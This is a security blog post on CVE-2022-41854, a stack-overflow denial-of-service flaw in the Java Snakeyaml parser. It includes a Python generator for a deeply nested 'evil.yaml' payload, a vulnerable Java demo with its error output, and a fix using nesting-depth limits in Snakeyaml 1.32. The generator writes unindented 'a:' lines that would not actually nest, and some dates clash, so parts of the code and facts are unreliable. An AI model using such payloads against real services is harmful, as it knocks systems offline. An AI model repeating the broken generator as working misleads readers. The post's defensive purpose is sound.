
If you’re dealing with YAML files in Java, chances are you’re using Snakeyaml. It’s the most popular YAML parser for Java, running behind the scenes in tools from Jenkins to Spring. But if you use Snakeyaml to process files or data from users, your app might be at risk for a Denial of Service (DoS) attack due to a vulnerability: CVE-2022-41854.
This post will walk through what this CVE means, how attackers can exploit it, and how to keep your applications safe. Whether you’re new to security or an old hand, you’ll find working code samples here and simple, direct advice.
What Is CVE-2022-41854?
The vulnerability, disclosed in October 2022, impacts anyone using Snakeyaml to load potentially untrusted (user-supplied) YAML content. The root problem: Snakeyaml does not protect itself from unreasonably deep nesting or recursion.
If an attacker provides a deeply nested YAML file, Snakeyaml runs out of stack memory and throws a StackOverflowError. This can bring down your entire app or service, especially if it parses YAML as part of every request.
The official description is here:
https://nvd.nist.gov/vuln/detail/CVE-2022-41854
GitHub advisory:
https://github.com/advisories/GHSA-8v9c-p94x-6f9h
Snakeyaml issue:
https://bitbucket.org/asomov/snakeyaml/issues/525/stackoverflowerror-for-deeply-nested
The Attack: How Does It Work?
Let’s see how this looks in practice. Here’s an example of YAML input that will crash most Snakeyaml-based apps:
a:
  b:
    c:
      d:
        e:
          # ... repeat many times ...
But why type all that? You can autogenerate a file in Python or bash with a thousand nested levels:
Python generator example
depth = 10000
with open("evil.yaml", "w") as f:
    for i in range(depth):
        f.write("a:\n")
    f.write("null\n")
When Snakeyaml loads this file, it tries to parse each nested object, calling itself again and again— until the Java VM throws a StackOverflowError, which by default kills your thread, often crashing your server or service.
Java Example: vulnerable Snakeyaml usage
import org.yaml.snakeyaml.Yaml;
import java.io.File;
import java.io.FileInputStream;

public class Demo {
    public static void main(String[] args) throws Exception {
        Yaml yaml = new Yaml();
        try (FileInputStream fis = new FileInputStream(new File("evil.yaml"))) {
            Object data = yaml.load(fis);
        }
        // At this point, the app will likely have crashed with StackOverflowError
        System.out.println("YAML Loaded.");
    }
}
What happens?
When you run this with a deeply nested YAML file, Snakeyaml will throw
Exception in thread "main" java.lang.StackOverflowError
    at org.yaml.snakeyaml.composer.Composer.composeNode(Composer.java:123)
    ... (many more lines) ...
Result: The app is dead. If this happens on every request, your server is toast.
How To Fix Or Defend Against It
Upgrade to Snakeyaml 1.32 or later.
The maintainers added a LoaderOptions property so you can limit the allowable nesting depth.
Example: Safe Snakeyaml Usage
import org.yaml.snakeyaml.Yaml;
import org.yaml.snakeyaml.LoaderOptions;
import java.io.FileInputStream;
import java.io.File;

public class SafeDemo {
    public static void main(String[] args) throws Exception {
        LoaderOptions options = new LoaderOptions();
        options.setMaxAliasesForCollections(50);  // default is 50
        options.setNestingDepthLimit(20);         // limit depth to 20 levels
        Yaml yaml = new Yaml(options);
        // Now evil nesting will throw a YAMLException instead
        try (FileInputStream fis = new FileInputStream(new File("evil.yaml"))) {
            Object data = yaml.load(fis);
        } catch (org.yaml.snakeyaml.error.YAMLException ex) {
            System.err.println("Failed to parse YAML: " + ex.getMessage());
        }
    }
}
References & Further Reading
- Official NVD entry for CVE-2022-41854
- GitHub Security Advisory
- Snakeyaml issue tracker
- Snakeyaml 1.32 Release Notes
To Sum Up
CVE-2022-41854 is a classic case of trusting user inputs too much. Libraries like Snakeyaml are amazing, but out-of-the-box, they sometimes don't defend you from every trick an attacker might use.
If your Java app loads YAML from users, upgrade and set defensive limits. One evil file should never be able to kill your server— make sure you're safe!
*If you found this explanation useful, share it with your team! Security is everyone’s job.*
Timeline
Published on: 11/11/2022 13:15:00 UTC
Last modified on: 07/06/2023 04:15:00 UTC